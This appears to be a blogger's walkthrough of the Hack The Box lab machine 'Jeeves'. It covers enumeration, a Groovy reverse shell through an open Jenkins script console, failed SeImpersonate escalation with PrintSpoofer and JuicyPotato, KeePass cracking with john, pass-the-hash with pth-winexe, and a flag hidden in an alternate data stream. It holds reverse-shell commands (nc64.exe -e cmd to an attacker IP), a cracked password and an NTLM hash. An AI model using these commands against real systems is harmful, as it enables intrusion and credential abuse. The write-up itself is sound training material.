The enumeration and foothold part was reasonably easy and I’m glad to say I did not struggle at all. For privilege escalation I struggled a while with the SeImpersonate privilege which I was sure was the way in, it was attributed, enabled I mean what more do you ask? However I tried both PrintSpoofer and JuicyPotato and neither worked, and I didn’t even care to look elsewhere before I looked at the hint because I was so sure it had to be the way. But actually it wasn’t, there was a pretty obvious KeePass database stored in the user’s directory which you had to decrypt, that was pretty straight forward. What was not was to get a foothold as Administrator. Neither evil-winrm nor any of the impacket tools worked and I thought for sure I was missing something. And actually yes, I was missing the completely random and impossible intuition that there existed another tool called winexe that I had never heard about and that, for some reason, worked. After that the surprises were not even over because the flag was hidden with some special type of windows file called Alternate Data Streams (ADS) files. It’s really not obvious to read them and, again, I’ve needed the IppSec video to figure it out.
Enumeration Link to heading
We see 4 open ports with 3 main services running:
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: Ask Jeeves
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Navigating around the websites, we first see a page where you can input something, but the source code shows that whatever your input is it will always redirect towards a error.html page:

The error page isn’t much, it just shows that there might be a Microsoft SQL Server running:
Fuzzing the port 50000, we find a page:
ffuf -w /home/dvr/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://10.10.10.63:50000/FUZZ" -ic
<SNIP>
askjeeves           [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 81ms]
Navigating to it shows a Jenkins instance.

The version is 2.87, however I’m not finding any vulnerabilities specific to this version.
Foothold Link to heading

I see that when you click on “Manage Jenkins” you then have a menu from which you can choose “Script console”:
I know that the language Jenkins uses is Groovy. On the website revshells you can generate reverse shells easily:

Set the different options outlined in red for it to work properly. Then start the netcat listener and copy paste the long string that it gives you and you should get a shell back:
nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.10.63 49676
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke

C:\Users\Administrator\.jenkins>
We have a shell!
Let’s see if we got a flag:
C:\Users>cd C:Users/kohsuke/Desktop
cd C:Users/kohsuke/Desktop

C:\Users\kohsuke\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\kohsuke\Desktop

11/03/2017  10:19 PM    <DIR>          .
11/03/2017  10:19 PM    <DIR>          ..
11/03/2017  10:22 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   2,630,287,360 bytes free

C:\Users\kohsuke\Desktop>type user.txt
We got a flag!
Escalation Link to heading
False lead Link to heading
Interestingly, we see that we have some pretty powerful privileges:
C:\Users\kohsuke\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
Especially SeImpersonatePrivilege which we can leverage in the following manner:
C:\Users\kohsuke\Desktop>.\PrintSpoofer64.exe -c "nc64.exe 10.10.14.14 1234 -e cmd"
.\PrintSpoofer64.exe -c "nc64.exe 10.10.14.14 1234 -e cmd"
To do that, I uploaded PrintSpoofer64.exe and nc64.exe by the means of a SMB file transfer, I could have also done it through uploading a metasploit shell which are quite responsive and offer file transfers functionality.
However, the commands above don’t work, PrintSpoofer64.exe does not seem to be executed correctly:
C:\Users\kohsuke\Desktop>.\PrintSpoofer64.exe -h
.\PrintSpoofer64.exe -h

C:\Users\kohsuke\Desktop>somenonexistentfunction.exe -h
somenonexistentfunction.exe -h
'somenonexistentfunction.exe' is not recognized as an internal or external command,
operable program or batch file.
So that’s weird. Maybe this Windows version isn’t compatible with PrintSpoofer. Let’s try JuicyPotato instead.
.\JuicyPotato.exe -l 1234 -p cmd -a "/c C:\Users\kohsuke\Desktop\nc64.exe 10.10.14.14 1234 -e cmd" -t *

Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1234
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[-] CreateProcessWithTokenW Failed to create proc: 2

[-] CreateProcessAsUser Failed to create proc: 2
Still no luck…
Right lead Link to heading
This is where I got fed up and looked up a hint and I did good because I really wasn’t looking in the right direction it seems. The hint talks about a keepass database that you can find at C:\Users\kohsuke\Documents\CEH.kdbx.
Let’s convert the database into something readable:
keepass2john CEH.kdbx > CEH.kdbx.hash
Let’s crack it with john:
john --wordlist=$(locate rockyou.txt) CEH.kdbx.hash
And we get the password: moonshine1.
In that database we find many hashes, including a NTLM hash that seems yummy!
So I’ll spare you the ordeals, but actually the impacket suite won’t work here for some reason, probably because of SMBv1. But then you have to use this random tool that I’ve neither seen nor used nor heard of ever in all my pentesting life: winexe. I know it not because I had some brilliant insight while doing the box but because I watched many walkthroughs of this box and they all used it. I tried my best, smbexec, psexec, evil-winrm etc. Did not work.
So to install winexe it’s such a hastle that the best solution that I’ve found is to create a kali linux docker container and install it there.
docker run -it --name kali-pentest kalilinux/kali-rolling bash
$ apt update && apt upgrade -y && apt autoremove -y
$ apt install winexe passing-the-hash
$ exit
docker start kali-pentest
docker exec -it kali-pentest bash
Okay so now I can run winexe:
$ pth-winexe -U Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.10.10.63 cmd.exe
We get a shell:
dir C:\Users\Administrator\Desktop
dir C:\Users\Administrator\Desktop
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  09:05 AM    <DIR>          .
11/08/2017  09:05 AM    <DIR>          ..
12/24/2017  02:51 AM                36 hm.txt
11/08/2017  09:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,615,238,656 bytes free

C:\Windows\system32>type C:\Users\Administrator\Desktop\hm.txt
type C:\Users\Administrator\Desktop\hm.txt
The flag is elsewhere.  Look deeper.
Real nice. Real real nice. Now we have to look yet somewhere else.
I uploaded Snaffler and winPEAS to check out passwords. I’ll cut it short again, it’s not the way at all.
The trick was to run the command:
C:\Users\Administrator\Desktop>dir /r
dir /r
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2025  07:05 PM    <DIR>          .
11/08/2025  07:05 PM    <DIR>          ..
12/24/2017  02:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
04/30/2020  09:56 AM           342,392 streams.exe
11/08/2017  09:05 AM               797 Windows 10 Update Assistant.lnk
               3 File(s)        343,225 bytes
               2 Dir(s)   2,689,642,496 bytes free
And we find this weird line: hm.txt:root.txt:$DATA. That means that there is a root.txt file in a different data stream. Windows has the tool streams.exe to list or delete them (but not read them apparently). It’s inaccessible of course, you can’t just type it, so you have to run this weird command that I read off of IppSec’s video:
powershell -c "(Get-Content hm.txt -Stream root.txt)"
And there you can see the root flag. I had no idea about these kind of flags, they’re like dynamic links but not really.
I’m not proud of this one, I would never have figured it out, hopefully the hardness mainly came from purposefully designed settings and not a fundamental misunderstanding on my part.